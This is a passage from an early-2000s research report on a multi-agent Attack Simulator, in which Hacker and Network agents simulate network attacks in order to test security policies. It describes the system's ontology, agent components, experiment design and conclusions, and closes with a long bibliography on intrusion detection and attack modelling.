4. The behaviors of both the Hacker Agent and the Network Agent specified on the basis of *state-machine models*, which interpret agents' behavior specified formally by use of formal grammar framework. The Hacker Agent acts on the basis of a family of nested state machines. The state machine model of the Network Agent is represented by a single state machine. It determines states, transitions from states to states, and conditions for such transitions. Each state represents actions that should be carried out when the state machine transits into that state. These actions are initialized after the states of the state machines are processed. Actions are represented in terms of scripts of the MASDK Script Language.

5. A detailed specification of all notions, their attributes, and values of attributes used in the Attack Simulator has been realized in the *component of the application domain ontology*. Ontology is filled in during the design stage through using the MASDK Ontology Editor. Classes, class attributes, and meta-classes that unify classes into groups are entered and modified through the ontology editor's user interface. The general notions of the application domain ontology are as follows:

- *Appl* serves to store the names of applications running on the attacked host;
- *Attack* is to ensure communication between agents *MainHack* and *MainNet*;
- *Attacks* determines the knowledge of the agent *MainNet* about network attacks;
- *DNS1*, *DNS2*, *Domain*, *DomLink* and *DomHost* define information about network domain, mail servers and hosts;
- *Firewall*, *ForbiddenLocalAddr* and *ForbiddenRemoteAddr* determine firewalls' data;
- *Host* serves to store detailed information about hosts (domain name, *IP* address, OS version, type and platform, etc.);
- *KnownLANs* determines hacker's knowledge about networks;
- *LAN* determines the network's knowledge of itself;
- *Log* and *LogResult* store the attack route in terms of state machines and the obtained results;
- *Objective* is to describe malefactor's intention being implemented;
- *Objectives* stores descriptions of all intentions of the attacker realized in the prototype;
- *Security*, *Service*, *SharedRes*, *TrusHosts* and *User* keep information about hosts' security parameters, recourses and users;
- *Step* stores data on the current step of state machines.

6. The *Hacker Agent* comprises the following main components:

- *Agent hacker Kernel* contains functions needed for exploiting ontology, running state machines, defining attack task specification, computing next state-machine transition, initiating attack development visualization;
- *Fragment of the application domain ontology* specifies a set of notions and attributes used by the Hacker Agent;
- *State machines model component* is used for specification of the Hacker Agent behavior;

- *Scripts component* specifies the set of scripts that can be performed by the Hacker Agent's state machines;
- *attack task specification component* provides user with interface needed to specify attack attributes;
- *probabilistic decision-making model* is used to determine the Hacker Agent's further actions in attack generation;
- *network traffic generator* is used to form the flow of network packets for several classes of attacks directed to the hosts according to the attack specification;
- *visualization component of the attack scenario development* is used for visual representation of the attack progress, corresponding to each action of attacker and respective response of the Network Agent.

7. The main components of the *Network Agent* are as follows:

- *Network Agent Kernel* contains functions for processing the application domain ontology and the state machine model, specifying network configuration, initializing firewall model, and computing the network's response to an attacking action;
- *Fragment of the application domain ontology* determines a set of notions and attributes used by the Network Agent;
- *state machines model component* specifies the actions corresponding to the incoming message receiving, their classification, processing, and sending the response;
- *scripts component* specifies a set of scripts initialized from the state machine model of the Network Agent;
- *network configuration specification component* is used for the specification of a set of user interfaces aiming at description and configuration of the network to be attacked;
- *firewall model component* is used to determine the firewall's response to the action generated by the Hacker Agent;
- *generator of the network's response* is used for the generation of the network's and hosts' responses (messages) to attack actions.

8. The main objective of the *experiments* conducted was demonstration of the Attack Simulator prototype efficacy for accomplishing various attack scenarios against networks with different structures and security policies implemented. The following practically interesting tasks are considered by authors as potential opportunities provided by the developed Attack simulator prototype:

- *Checking a computer network security policy at stages of conceptual and logic design of network security system.* This task can be solved by simulation of attacks at a macro-level and investigation of responses of a network model being designed (analyzed);
- *Checking security policy of a real-life computer network.* This task can be solved by means of simulation of attacks at a micro-level, i.e. by generating a network traffic corresponding to real activity of malefactors on realization of various security threats.

This is justification of two classes of experiments that have been fulfilled with the Attack Simulator prototype:

- *Experiments with simulation of attacks on macro-level.* In these experiments, generation and investigation of malicious actions against computer network model were carried out;
- *Experiments with simulation of attacks on micro-level.* In these experiments, generation of malicious network traffic against a real computer network was fulfilled.

9. In the experiments with simulation of attacks on macro-level, explorations of attacks for all malefactor's intentions implemented have been accomplished. These experiments were carried out for various parameters of the attack task specification and an attacked computer network configuration. Besides malefactor's intention, it was investigated the influence on attacks efficacy of the following *input parameters*: protection degree of network and personal firewall, protection degree of attacked host (for example, how strong is the password, does the host has sharing files, printers and other resources, does the host use trusted hosts, etc.), and degree of hacker's knowledge about a network. To investigate the Attack Simulator capabilities, the following *parameters of attack realization outcome* have been selected: number of terminal level attack actions, percentage of the hacker's intentions

realized successfully, percentage of “successful” network responses on attack actions, percentage of attack actions blockage by firewall, percentage of “ineffective” results of attack actions (when attack is not successful). In all experiments the Attack Simulator allows to generate the clearly interpretable results.

10. Taking into account limitation of the Report space, the results of experiments on macro-level only for two classes of intentions concerning to each of the high-level intentions *Reconnaissance (R)* and *Implantation and threat realization (I)* have been described in detail. For high-level intention *R*, the results of experiments for intentions *Identification of the host Services (IS)* and *Applications and Banners Enumeration (ABE)* have been represented. For high-level intention *I*, the results of experiments for intentions *Gaining Access to Resources (GAR)* and *Confidentiality Violation Realization (CVR)* have been considered.

At carrying out the attacks realizing intentions *IS* and *ABE*, it was supposed, that network firewall can protect the attacked network by “Strong”, “Medium” and “None” degrees of defense depending on completeness of terminal level attacks list that can be recognized by firewall. For intention *IS* and *ABE*, the plots of the dependencies of the attack outcome parameters from the network firewall protection degree have been built.

At fulfilling the attacks realizing intentions *GAR* and *CVR*, attacks were carried out under the following varying conditions: (1) for two values of protection degree of the network firewall (1 – “Strong”; 2 – “None”); (2) for two values of protection degree of personal firewall (1 – “Strong”; 2 – “None”); (3) for two values of protection degree of parameters of attacked host (1 – “Strong”; 2 – “Weak”); and (4) for two values of the level of hacker’s knowledge about a network (1 – “Good”; 2 – “Nothing”). For intention *GAR* and *CVR*, the plots of dependencies of attack outcome parameters from various input parameters have been constructed.

11. In the current version of the prototype, the network traffic generation is only implemented for certain network attacks. Those attacks are selected from different classes of attacks and (or) malefactors’ intentions specified in the application domain ontology. The authors have not tasked themselves with implementing all attack actions on lower level. The main emphasis has been made on developing the general approach to generating the network traffic by use of the attack simulator prototype and assessing its feasibility and effectiveness.

For evaluation of the efficacy of the Attack Simulator prototype at a micro-level, the network packets for the attacks classes “*Port scanning*”, “*Denial of service*”, and “*Password Guessing*” have been generated. The network model used in experiments with the Attack Simulator corresponded to a real computer network against which attacks at a micro-level were carried out.

General Conclusion of the Project

This Report gives a summary of the results presented in previous reports and summarizes the results of the forth phase of the research, which, in general, supposes *development of the software prototype of the Attack Simulator implementing theoretical results of research and its evaluation*.

The main conclusions resulting from the research presented in the Report are as follows.

- The *main peculiarities of the developed approach to the computer network attack modeling and simulation* are (1) malefactor's intention-centric and target-oriented attack modeling and simulation, (2) multi-level attack specification in the consecution (from upper to lower levels) "attack task (goal) and attack object → structured malefactor's intentions → malefactors actions → attacked network response", (3) ontology-based attack model structuring, (4) attributed stochastic context-free grammar for formal specification of attack scenarios and its components ("simple attacks") and using operation of formal grammar substitution for specification of multi-level structure of attacks, (5) state machine-based formal grammar framework implementation; (6) on-line generation of the malefactor's activity resulting from the reaction of the attacked network security system.
- The software prototype of the Attack Simulator is built as a *multi-agent system* consisting of two classes of agents (Hacker Agent and Network Agent), which activity is based on the "Attacks against computer network" application ontology and a communication component. The *Hacker Agent* simulates a hacker performing attack against computer network. The *Network Agent* simulates defense system of the attacked computer network. Each agent operates using the respective fragment of the *application ontology*. The interaction between agents in the process of attack simulation is supported by the *communication component*. The developed and implemented simulator comprises the multitude of reusable components generated by use of the *Multi-Agent System Development Kit* (MASDK) standard functionalities and application-oriented software components developed manually in terms of programming language MS Visual C++ 6.0. The developed technology makes it possible to simulate in the future *adversary interactions* of a team of hackers and a team of network defense agents.
- Two *types of experiments* have been fulfilled with the Attack Simulator prototype: (1) simulation of attacks on macro-level. In these experiments, generation and investigation of malicious actions against computer network model have been carried out; (2) simulation of attacks on micro-level. In these experiments, generation malicious network traffic against a real computer network has been fulfilled. The *simulation-based exploration of the developed Attack Simulator prototype* has demonstrated its efficacy for accomplishing various attack scenarios against networks with different structures and security policies implemented.
- The *further development of the computer network attack modeling software prototype* can consist of enlargement of capabilities in specification of the attack tasks, expansion of the attack classes, support for setting more complicate structures of the attacked networks, implementing more sophisticated attack scenarios on a real network using different attack objects and exploits, evolving the attack modeling system as a team of hacker-agents that are collectively realize coordinated distributed attacks, and some others.

The above results cover all the tasks scheduled within the Task 1 of the Project #1994P.

References

[AgentBuilder-99] *AgentBuilder: An Integrated Toolkit for Constructing Intelligent Software Agents*. Reticular Systems, Inc. Revision 1.3. 1999. <http://www.agentbuilder.com>

[Aho *et al*-72] A.V. Aho, and J.D.Ullman. *The Theory of Parsing, Translation, and Compiling*. Vol. 1 & Vol. 2, Prentice-Hall, Inc., 1972.

[Alessandri *et al*-01] D.Alessandri, C.Cachin, M.Dacier, O.Deak, K.Julisch, B.Randell, J.Riordan, A.Tscharner, A.Wespi, and C.Wüest. *Towards a Taxonomy of Intrusion Detection Systems and Attacks. MAFTIA deliverable D3*. Version 1.01. Project IST-1999-11583. 2001.

[Alexeev *et al*-02] Alexeev A.S., Kotenko I.V. Simulation of Distributed Denial of Service attacks based on teamwork of software agents. *Regional conference “Regional informatics-2002”. Proceedings*. SPb., 2002. P.93-94. (in Russian)

[Allen *et al*-00] J.Allen, A.Christie, W.Fithen, J.McHugh, J.Pickel, E.Stoner. *State of the Practice of Intrusion Detection Technologies*. Technical Report CMU/SEI-99-TR-028. Carnegie Mellon Software Engineering Institute. January 2000.

[Amoroso-94] E. G. Amoroso, *Fundamentals of Computer Security Technology*, Prentice-Hall PTR, Upper Saddle River, NJ, 1994.

[Amoroso-99] E. G. Amoroso. *Intrusion Detection: An Introduction to Internet Surveillance, Correlation, Trace Back, Traps, and Response*. Intrusion.Net Book 1999.

[Aslam-95] T. Aslam. *A taxonomy of security faults in the Unix operating system*. Master's thesis, Purdue University, West Lafayette, Indiana, USA, Aug. 1995.

[Axelsson-00] S.Axelsson. *Intrusion Detection Systems: A Survey and Taxonomy*. Technical Report No 99-15, Dept. of Computer Engineering, Chalmers University of Technology, Sweden, March 2000.

[Bee-gent-00] *Bee-gent Multi-Agent Framework*. Toshiba Corporation Systems and Software Research Laboratories. 2000. <http://www2.toshiba.co.jp/beegent/index.htm>

[Beizer-90] B. Beizer. *Software Testing Techniques*. Van Nostrand Reinhold, second edition, 1990.

[Bellifemine *et al*-99] F.Bellifemine, A.Poggi, G.Rimassa. JADE – A FIPA-compliant agent framework. *Proceedings of PAAM'99*, London UK, April 1999. <http://sharon.cseit.it/projects/jade>

[Bishop-95] M.Bishop. *A standard audit trail format*. Technical report, Department of Computer Science, University of California at Davis, 1995.

[BSM-91] *Installing, Administering, and Using the Basic Security Module*. Sun Microsystems, Inc. 2550 Garcia Ave., Mountain View, CA 94043, December 1991.

[CASL-98] *Custom Attack Simulation Language (CASL)*, Secure Networks. January 1998.

[Cheswick *et al*-94] William R. Cheswick and Steven M. Bellovin, *Firewalls and Internet Security: Repelling the Wily Hacker*, Addison-Wesley Publishing Company, Reading, MA, 1994.

[Chi *et al*-01] S.-D. Chi, J. S. Park, K.-C. Jung and J.-S. Lee. Network Security Modeling and Cyber Attack Simulation Methodology. *ACISP 2001, Lecture Notes in Computer Science*, Vol.2119, 2001.

[Chung *et al*-95] M.Chung, B. Mukherjee, R.A.Olsson, and N.Puketza. Simulating Concurrent Intrusions for Testing Intrusion Detection Systems: Parallelizing Intrusions. *Proceedings of the 18th NISSC*. 1995. pp.173-183.

[Clarke *et al*-00] E. Clarke, O. Grumberg, and D. Peled. *Model Checking*. MIT Press, 2000.

[Cohen-95] F.B.Cohen. *Protection and Security on the Information Superhighway*, John Wiley & Sons, New York, 1995.

[Cohen-96] F.Cohen. *A Note On Distributed Coordinated Attacks*. April, 1996.

[Cohen-97] F.B.Cohen. Information System Attacks: A Preliminary Classification Scheme. *Computers and Security*, Vol. 16, No. 1, 1997, pp. 29-46.

[Cohen-99] F.Cohen. Simulating Cyber Attacks, Defenses, and Consequences. *IEEE Symposium on Security and Privacy Special 20th Anniversary Program*, Berkeley, CA, 1999.

[Cohen-00] F.Cohen. *The Structure of Intrusion and Intrusion Detection*. DRAFT. May 16, 2000.

[Cole-02] Eric Cole, *Hackers Beware*, New Riders, 2002.

[Collis *et al*-99] J.Collis, D.Ndumu. The Zeus Agent Bilding Toolkit. *ZEUS Technical Manual*. Intelligent Systems Research Group, BT Labs. Release 1.0. 1999. <http://193.113.209.147/projects/agents/index.htm>

[Cuppens *et al*-00] F.Cuppens and R.Ortalo. Lambda: A language to model a database for detection of attacks. *RAID'2000*, October 2000.

[Curry-00] D.Curry. *Intrusion detection message exchange format, extensible markup language (xml) document type definition*. draft-ietf-idwg-idmef-xml-02.txt, December 2000.

[Dacier-94] M. Dacier. *Towards Quantitative Evaluation of Computer Security*. PhD thesis, Institut National Polytechnique de Toulouse, Dec. 1994.

[Das-00] K.Das. *Attack Development for Intrusion Detection Evaluation*, Master's Thesis, MIT Department of Electrical Engineering and Computer Science, June 2000.

[Dawkins *et al*-02] J. Dawkins, C. Campbell, and J. Hale. Modeling network attacks: Extending the attack tree paradigm. *Workshop on Statistical and Machine Learning Techniques in Computer Intrusion Detection*, Johns Hopkins University, June 2002. Center for Information Security, University of Tulsa.

[Dean *et al*-96] D. Dean, E. W. Felten, and D. S. Wallach. Java Security: From HotJava to Netscape and Beyond. *Proceedings of the IEEE Symposium on Security and Privacy*, Oakland, CA, 1996.

[Debar *et al*-98] H.Debar, M.Dacier, A.Wespi, and S.Lampart. *An experimentation workbench for intrusion detection systems*. Research Report RZ-2998 (# 93044). IBM Research Division, Zurich Research Laboratory. 1998.

[Deraison-99] R. Deraison. *The nessus attack scripting language reference guide*. <http://www.nessus.org>, September 1999.

[Dodson-96] J. Dodson. *Specification and Classification of Generic Security Flaws for the Tester's Assistant Library*. M.S. thesis, University of California at Davis. 1996.

[Durst *et al*-00] R.Durst, T.Champion, B.Witten, E.Miller, and L.Spanguolo. Testing and evaluating computer intrusion detection systems. *Communications of ACM*, 42(7), 1999.

[Eckmann *et al*-00] S.T. Eckmann, G. Vigna, and R.A. Kemmerer. STATL: An Attack Language for State-based Intrusion Detection. *Proceedings of the ACM Workshop on Intrusion Detection*, Athens, Greece, November 2000.

[Feiertag *et al*-99] R.Feiertag, C.Kahn, P.Porras, D.Schnackenberg, S.Staniford-Chen, and B.Tung. *A common intrusion specification language (cisl)*. specification draft, <http://www.gidos.org>, June 1999.

[Fu-74] K. S. Fu, *Syntactic Methods in Pattern Recognition*, Academic Press, New York, 1974.

[Ghosh *et al*-98] A. Ghosh, T. O'Connor, and G McGraw. An Automated Approach for Identifying Potential Vulnerabilities in Software. *Proceedings of the IEEE Symposium on Security and Privacy*, Oakland, CA, May 1998.

[Glushkov *et al*-78] V.Glushkov, G.Tseitlin, E.Yustchenko. *Algebra, Languidges, Programming*. Naukove Dumka Publishers, Kiev, USSR, 1978 (in Russian).

[Goldman-02] R. P. Goldman. A Stochastic Model for Intrusions. Lecture Notes in Computer Science, V.2516. A.Wespi, G.Vigna, L.Deri (Eds.). *Recent Advances in Intrusion Detection. Fifth International Symposium. RAID 2002*. Zurich, Switzerland. October 2002. Proceedings. Springer Verlag, P.199-218. 2002.

[Gorodetski-86] V.Gorodetski. *Applied Algebra and discrete mathematics. Part 2: Formal Systems of non-logical type*, 1986. (in Russian)

[Gorodetski *et al*-01a] V.Gorodetski, O.Karsaev, I.Kotenko, A.Khabalov. Software Development Kit for Multi-agent Systems Design and Implementation. *Proceedings of International Workshop of Central and Eastern Europe on Multi-agent Systems (CEEMAS-2001)*, Krakow, Poland, September 2001.

[Gorodetski *et al*-01b] V.Gorodetski and I.Kotenko. Models of Attacks on Computer Networks based on Formal Grammars. *International Conference on Soft Computing and Measurements* . SMC'2001. Proceedings. Saint-Petersburg, 2001. Vol.1. P.212-216. (in Russian)

[Gorodetski *et al*-01c] V.Gorodetski, O.Karsayev, I.Kotenko, and A.Khabalov. MAS DK: Software Development Kit for Multi-agent Systems Implementation and Examples of Applications

ICAI'2001. International Congress "Artificial Intelligence in XXI Century". Proceedings. Vol.1. 2001. P.249-262. (in Russian)

[Gorodetski *et al*-01d] V.Gorodetski, I.Kotenko, and E.Man'kov. Modeling of distributed attacks on Computer networks. *II Inter-regional Conference "Information Security of Russia Regions". Proceedings*. Materials of the conference. Saint-Petersburg. 2001. (in Russian)

[Gorodetski *et al*-02a] V.Gorodetski, O.Karsayev, I.Kotenko, and A.Khabalov. Software Development Kit for Multi-agent Systems Design and Implementation. *Lecture Notes in Artificial Intelligence* 2296, Springer Verlag, 121-130, 2002.

[Gorodetski *et al*-02b] V.Gorodetski and I.Kotenko. The Multi-agent Systems for Computer Network Security Assurance: frameworks and case studies. *Proceedings of IEEE International Conference "Artificial Intelligence Systems" (IEEE ICAIS-02)*. P.297-302. 2002.

[Gorodetski *et al*-02c] V.Gorodetski and I.Kotenko. Attacks against Computer Network: Formal Grammar-based Framework and Simulation Tool. *Lecture Notes in Computer Science*, V.2516. A.Wespi, G.Vigna, L.Deri (Eds.). *Recent Advances in Intrusion Detection. Fifth International Symposium. RAID 2002*. Zurich, Switzerland. October 2002. Proceedings. Springer Verlag, P.219-238. 2002.

[Gorodetski *et al*-02d] V.Gorodetski, I.Kotenko. Formal Model of complex distributed attacks on Computer Networks. *II Inter-regional Conference "Information Security of Russia Regions". Proceedings*. Vol.2. Saint-Petersburg, 2002. P.92-97. (in Russian)

[Gorodetski *et al*-02e] V.I.Gorodetski, I.V.Kotenko. Teamwork of Agents in Antagonistic Environment. *International Conference on Soft Computing and Measurements. SMC'2002. Proceedings*. Saint-Petersburg, 2002. Vol.1. P.259-262. (in Russian)

[Gorodetski *et al*-02f] VI.Gorodetski, I.V.Kotenko. Teamwork of Hackers-Agents: Application of Multiagent Technology for Simulation of Distributed Attacks on Computer Networks. *VIII National conference with international involvement on Artificial Intelligence. Proceedings*. Moscow, 2002. P.711-720. (in Russian)

[Hailstorm-00] *Hailstorm. Users Manual*, 1.0. 2000. <http://www.clicktosecure.com/>

[Hastings *et al*-92] R Hastings and B. Joyce. Purify: Fast Detection of Memory Leaks and Access Errors. *Winter USENIX Conference*, January 1992.

[Hogan-88] C. B. Hogan. Protection imperfect: The security of some computing environments. *Operating Systems Review*, 22(3):7– 27, July 1988.

[Howard-97] John D. Howard. *An Analysis of Security Incidents on the Internet, 1989 - 1995*, Ph.D. Dissertation, Department of Engineering and Public Policy, Carnegie Mellon University, Pittsburgh, PA, April, 1997.

[Howard *et al*-98] J.D. Howard, and T. A. Longstaff. *A Common Language for Computer Security Incidents*, SANDIA REPORT, SAND98-8667, October 1998.

[Huang *et al*-98] M.-Y.Huang, and T.M.Wicks. A Large-scale Distributed Intrusion Detection Framework Based on Attack Strategy Analysis. *First International Workshop on the Recent Advances in Intrusion Detection, Raid'98*, Louvain-la-Neuve, Belgium, 1998.

[Icove *et al*-95] D.Icove, K.Seger and W.VonStorch. *Computer Crime: A Crimefighter's Handbook*, O'Reilly & Associates, Inc., Sebastopol, CA, 1995.

[IDS Informer-01] *IDS Informer 3.0. User Guide*. BLADE Software. 2001. <http://www.blade-software.com/>

[Iglun *et al*-95] K.Iglun, R.A.Kemmerer, and P.A.Porras. State Transition Analysis: A Rule-Based Intrusion Detection System. *IEEE Transactions on Software Engineering*, 21(3), March 1995.

[IntRep#1] *Formal Grammar-Based Approach and Tool for Simulation of Attacks against Computer Networks*. Interim Report #1 on Task 1 of Project # 1994P. St. Petersburg. SPIIRAS. May 2001.

[IntRep#2] *Formal Grammar-Based Approach and Tool for Simulation of Attacks against Computer Networks*. Interim Report #2 on Task 1 of Project # 1994P. St. Petersburg. SPIIRAS. November 2001.

[IntRep#3] *Formal Grammar-Based Approach and Tool for Simulation of Attacks against Computer Networks*. Interim Report #3 on Task 1 of Project # 1994P. St. Petersburg. SPIIRAS. May 2002.

[Jacobson *et al*-00] V.Jacobson, C.Leres, and S.McCanne. *Tcpdump 3.5 documentation*. <http://www.tcpdump.org>, 2000.

[Jha *et al*-01] S. Jha and J. M. Wing. Survivability Analysis of Networked Systems. *Proceedings of the 23rd International Conference on Software Engineering, 2001. ICSE 2001.* P.307-317, 2001.

[Jha *et al*-02] S. Jha, O. Sheyner, and J. Wing. *Minimization and reliability analysis of attack graphs.* Technical Report CMU-CS-02-109, School of Computer Science, Carnegie Mellon University, February 2002.

[Kemmerer *et al*-98] R.A.Kemmerer, and G.Vigna. NetSTAT: A network-based intrusion detection approach. *Proceedings of the 14th Annual Computer Security Applications Conference,* Scottsdale, Arizona, December 1998.

[Kendall-99] K.Kendall. *A Database of Computer Attacks for the Evaluation of Intrusion Detection Systems*, Master's Thesis, MIT Department of Electrical Engineering and Computer Science, June 1999.

[Korba-00] J.Korba. *Windows NT Attacks for the Evaluation of Intrusion Detection Systems*, Master's Thesis, MIT Department of Electrical Eng. and Computer Science, May 2000.

[Kotenko *et al*-02a] I.Kotenko, EMan'kov. Simulation of Attacks on Telecommunication Systems. *Proceedings of the VIII International Conference on Informational Networks, Systems and Technologies.* ICINSAT-2002. SUT. St.Petersburg, 2002. P.190-198. (in Russian)

[Kotenko *et al*-02b] I.V.Kotenko. Multi-agent Technologies for Support of Intrusion Detection in Computer Networks. *X Russian Conference "Methods and tools of information assurance". Proceedings.* Saint-Petersburg, SPbSPU. 2002. P.44-45. (in Russian)

[Kotenko-02a] I.V.Kotenko. Taxonomies of attacks on computer systems. *SPIIRAS Proceeding*, Issue 1, Vol.2. SPb, SPIIRAS, 2002. P. 196-211. (in Russian)

[Kotenko-02b] I.V.Kotenko. Case-based Recovering of Formal Grammars specifying Scenarios of Computer Attacks. *International Journal "Artificial Intelligence"*. No 3, 2002. (in Russian)

[Kotenko-03] I. Kotenko. Teamwork of Hackers-Agents: Modeling and Simulation of Coordinated Distributed Attacks on Computer Networks. The 3rd International/Central and Eastern European Conference on Multi-Agent Systems (CEEMAS 2003). Accepted for publication in Proceedings (as a Lecture Notes in Artificial Intelligence volume by Springer Verlag). Prague. The Czech Republic. June 16 – 18, 2003.

[Kotenko *et al*-03] I.Kotenko and E.Man'kov. Agent-Based Modeling and Simulation of Computer Network Attacks. *Fourth International Workshop "Agent-Based Simulation 4 (ABS 4)"*. Accepted for publication in Proceedings. Montpellier. France. April 28-30. 2003.

[Krsul-98] I.V.Krsul. *Software Vulnerability Analysis*, Ph.D. Dissertation, Computer Sciences Department, Purdue University, Lafayette, IN, May, 1998.

[Kumar *et al*-94] S.Kumar, and E.H.Spafford. *An Application of Pattern Matching in Intrusion Detection.* Technical Report CSDTR 94 013. The COAST Project. Department of Computer Sciences. Purdue University. West Lafayette. 1994.

[Kumar-95] S. Kumar. *Classification and Detection of Computer Intrusions.* PhD thesis, Purdue University, West Lafayette, Indiana, USA, Aug. 1995.

[Kumar *et al*-95] S.Kumar and E.H.Spafford. *A software architecture to support misuse intrusion detection.* Technical Report CSD-TR-95-009. The COAST Project Department of Computer Sciences, Purdue University, 1995.

[Lackey-74] R. D. Lackey. Penetration of computer systems an overview. *Honeywell Computer Journal*, 8(2): 81– 85, 1974.

[Lammel *et al*-00] R. Lammel and C. Verhoef. *Semi-automatic Grammar Recovery.* Centrum voor Wiskunde en Informatica, Amsterdam, The Netherlands. 2000.

[Landwehr *et al*-94] C.E.Landwehr, A.R.Bull, J.P.McDermott, and W.S.Chi. A Taxonomy of Computer Security Flaws, *ACM Computing Surveys*, Vol. 26, No. 3, 1994.

[Levesque *et al*-97] H. J. Levesque, R. Reiter, Y. Lesperance, F. Lin, and R. B. Scherl. GOLOG: A Logic Programming Language for Dynamic Domains. *Journal of Logic Programming*, Vol. 31, No.1-3, pp.59-83, 1997.

[Libnet] libnetNT (libnet-1.0.2f, PacketBuild 1.4). <http://www.securitybugware.org/libnetnt/>

[Lindqvist *et al*-97] U.Lindqvist, and E.Jonsson. How to Systematically Classify Computer Security Intrusions. *Proceedings of the 1997 IEEE Symposium on Security and Privacy*, IEEE Computer Society Press, Los Alamitos, CA, May, 1997.

[Lippmann *et al*-98] R.P.Lippmann, I.Graf, S.L.Garfinkel, A.S.Gorton, K.R.Kendall, D.J.McClung, D.J.Weber, S.E.Webster, D.Wyschogrod, and M.A.Zissman. The 1998 DARPA/AFRL off-line intrusion detection evaluation. *The First International Workshop on Recent Advances in Intrusion Detection (RAID-98)*, Lovain-la-Neuve, Belgium, 1998.

[Lippmann *et al* 1-00] R.Lippmann, D.J.Fried, I.Graf, J.W.Haines, K.R.Kendall, D.McClung, D.Weber, S.E.Webster, D.Wyschograd, R.K.Cunningham, and M.A.Zissman. Evaluating intrusion detection systems: The 1998 DARPA off-line intrusion detection evaluation. *Disce 2000*, Vol. 2. IEEE Computer Society Press, 2000.

[Lippmann *et al* 2-00] R.Lippmann, J.W.Haines, D.J.Fried, J.Korba, and K.Das. The 1999 DARPA off-line intrusion detection evaluation. *RAID'2000*, Lecture Notes in Computer Science, Vol.1907, 2000.

[Madkit] <http://www.madkit.org>

[McHugh-00] J.McHugh. The 1998 Lincoln Laboratory IDS Evaluation: A Critique. *RAID'2000*, Lecture Notes in Computer Science, Vol. 1907. 2000.

[McHugh-01] J.McHugh. Intrusion and intrusion detection. *International Journal of Information Security*, No 1, 27 July 2001.

[Me-98] L.Me.Gassata. A genetic algorithm as an alternative tool for security audit trails analysis. *Proceedings of the first international workshop on the Recent Advances in Intrusion Detection (RAID'98)*, 1998.

[Medvedovsky *et al*-99] I. D. Medvedovsky, P. V. Semianov, and D. G. Leonov, *Attack on Internet*. Moscow. DMK. 1999. – 336 p. (in Russian)

[Michel *et al*-01] C.Michel and L.Me. ADeLe: an Attack Description Language for Knowledge-based Intrusion Detection. *Proceedings of the 16th International Conference on Information Security*. Kluwer. June 2001.

[Moitra *et al*-01] S.D.Moitra, and S.L.Konda. *A Simulation Model for Managing Survivability of Networked Information Systems*, Technical Report CMU/SEI-2000-TR-020 ESC-TR-2000-020, December 2000.

[Moore *et al*-01] A.P.Moore, R.J.Ellison, and R.C.Linger. *Attack Modeling for Information Security and Survivability*. Technical Note CMU/SEI-2001-TN-001. Survivable Systems. March 2001.

[Mukherjee-94] B.Mukherjee, L.T.Henerlein, and K.N.Levitt. *Network Intrusion Detection*. IEEE Network, May-June 1994.

[Nesterov *et al*-02] Nesterov S.A., Kotenko I.V. Approach to building of network attack source model using formal grammar apparatus. *Regional conference "Regional informatics-2002"*. Proceedings. SPb., 2002. P.124-125. (in Russian)

[Neumann *et al*-89] P.Neumann, and D.Parker. A Summary of Computer Misuse Techniques, *Proceedings of the 12th National Computer Security Conference*, 1989.

[NuSMV] NuSMV: A New Symbolic Model Checker. <http://afrodite.itc.it:1024/nusmv/>

[Ortalo *et al*-01] R. Ortalo, Y. Dewarre, and M. Kaaniche. Experimenting with quantitative evaluation tools for monitoring operational security. *IEEE Transactions on Software Engineering*, 25(5):633-650, September/October 1999.

[Paxson-98] V.Paxson. Bro: A system for detecting network intruders in real-time. *Proceedings of the 7th Usenix Security Symposium*, January 1998.

[Phillips *et al*-98] C.A. Phillips and L.P. Swiler. A graph-based system for network vulnerability analysis. *New Security Paradigms Workshop*, pp.71-79, 1998.

[Poslad *et al*-00] S.J.Poslad, S.J.Buckle, and R.Hadingham. The FIPA-OS agent platform: Open Source for Open Standards. *Proceedings of PAAM 2000, Manchester UK, April 2000*. <http://fipa-os.sourceforge.net/>

[Power-96] R. Power. *Current and Future Danger: A CSI Primer of Computer Crime & Information Warfare*. CSI Bulletin. 1996.

[Puketza *et al*-96] N.J.Puketza, K.Zhang, M.Chung, B.Mukherjee, and R.A.Olsson. A Methodology for Testing Intrusion Detection Systems. *IEEE Transactions on Software Engineering*, Vol. 22, No 10 (SE-22). October 1996.

[Puketza *et al*-97] N.Puketza, M.Chung, R.A.Olsson, and B.Mukherjee. A Software Platform for Testing Intrusion Detection Systems. *IEEE Software*, 1997, Vol.14, No 5.

[Radatz *et al*-96] *The IEEE Standard Dictionary of Electrical and Electronics Terms, Sixth Edition*, John Radatz, Editor, Institute of Electrical and Electronics Engineers, Inc., New York, NY, 1996.

[Ranum-97] M.Ranum. *A Taxonomy of Internet Attacks*. Web Security Sourcebook. John Wiley & Sons. 1997.

[Ritchey *et al*-00] R. W. Ritchey and P. Ammann, "Using model checking to analyze network vulnerabilities," in *Proceedings SOOO IEEE Computer Society Symposium on Security and Privacy*, pp. 156-165, May 2000.

[Roesch-99] M.Roesch. Snort - lightweight intrusion detection for networks. *Proceedings of the USENIX LISA'99 conference*, November 1999.

[Russell *et al*-91] D.Russell, and G.T.Gangemi. *Computer Security Basics*. O'Reilly & Associates, Inc., Sebastopol, CA, 1991.

[Saltzer *et al*-75] J. H. Saltzer and M. D. Schroeder. The protection of information in computer systems. *Proceedings of the IEEE*, 63(9): 1278– 1308, Sept. 1975.

[Schneier-99] B.Schneier. *Attack Trees: Modeling Security Threats*, Dr. Dobb's Journal, December 1999.

[Sheyner *et al*-02a] O. Sheyner, J. Haines, S. Jha, R. Lippmann, and J. M. Wing. Automated generation and analysis of attack graphs. *Proceedings of the IEEE Symposium on Security and Privacy (SSP '02)*, P. 273-284, May 2002.

[Sheyner *et al*-02b] O. Sheyner, J. Haines, S. Jha, R. Lippmann, J. M. Wing. Automated Generation and Analysis of Attack Graphs. *Computer Security Foundations Workshop*, Nova Scotia, June 2002.

[Sloman-00] A.Sloman. What's an AI Toolkit For? *Proceedings of the AAAI-98 Workshop on Software Tools for Developing Agents*. Madison, Wisconsin, 1998.

[SMV] SMV: A Symbolic Model Checker. <http://www.cs.cmu.edu/modelcheck/>

[Stallings-95] W.Stallings. *Network and Internetwork Security Principles and Practice*, Prentice Hall, Englewood Cliffs, NJ, 1995.

[Stepashkin *et al*-02] Stepashkin M.V., Kotenko I.V. Classification of attacks on Web-server. *Regional conference "Regional informatics-2002"*. *Proceedings*. SPb., 2002. P.134. (in Russian)

[Stewart-99] A.J.Stewart. Distributed Metastasis: A Computer Network Penetration Methodology. The Packet Factory. August. 1999. *Phrack Magazine*, Vol 9, Issue 55.

